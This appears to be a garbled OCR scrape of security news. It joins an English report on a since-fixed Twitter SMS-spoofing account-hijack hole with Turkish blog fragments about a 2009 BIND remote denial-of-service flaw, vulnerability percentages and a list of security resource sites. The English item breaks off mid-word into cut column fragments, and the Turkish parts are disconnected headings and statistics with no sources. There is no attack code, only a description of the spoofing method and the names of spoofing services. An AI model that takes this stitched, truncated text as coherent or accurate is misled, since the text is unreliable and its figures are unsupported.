
Twitter, the micro-blogging site, has closed an SMS spoofing security hole which, until Wednesday night, left accounts open to being hijacked. The vulnerability was due to an authentication weakness that allowed anyone who knew a user's mobile number to spoof their messages, provided that the user's mobile number was set up to post and receive Twitter messages.

The hijack was possible because Twitter determined where to post the messages from the "sender ID" field, the area in all text messages that contains the sender's mobile telephone number. According to Security Fix, an attacker could use an SMS (short message service) spoofing service, such as my-cool-sms.com or phonytext.com, to m
by replacing the "from" or "send
user and then sending a messa
to that user's Twitter page.

By using Twitter's "text comman
another user's phone notificatio
other Twitter users. The vulnera



300$'a siber saldırı ordusu kurulur!



Türkiye güvenliğe ne kadar önem veriyor?

Güvenliği ciddiye alıyor musunuz? Bind DOS Zaafiyeti

Posted on November 07th, 2009 in DNS, Linux Security, Misc, Network Security

Yaklaşık olarak üç ay önce tüm ISC Bind sürümlerini etkileyen bir açıklık yayınlandı. Açıklık DNS servisini etkilediği için çok kritikti(**dns'in çalismamasi ne demek**? Mail alisverisinin durmasi, web sayfalarinin çalismamasi, ISP'ler için müsterilerinin internetinin gitmesi(müsteri için dns vs yoktur internet çalisiyor ya da çalismiyordur).

Bu açıklığa göre internetin %80 gibi büyük bir oranına dns hizmeti sağlayan Bind yazılımı kullananların verdikleri dns hizmeti uzaktan tek bir dns paketiyle kapatılabiliyordu.

- Güvenlik firmaları %80 oranında açık
- Hosting/ISP'ler %60 oranında
- Üniversiteler %85 oranında
- Devlet/kamu sistemleri %55

Ankasec/IstSec.org saldırıları...

- 3940 farklı ip adresinden toplam 150.260 atak gerçekleştirilmiş

Kaynaklar

- Haftalık güvenlik bülteni:
  - www.lifeoverip.net/newsletter
- Ağ ve bilgi güvenliği listesi
  - www.lifeoverip.net/netsec-listesi
- www.guvenlikegitimleri.com
- www.bilgiguvenligi.gov.tr
- www.Beyazsapka.org
- www.Lifeoverip.net
- www.webguvenligi.org

Teşekkürler...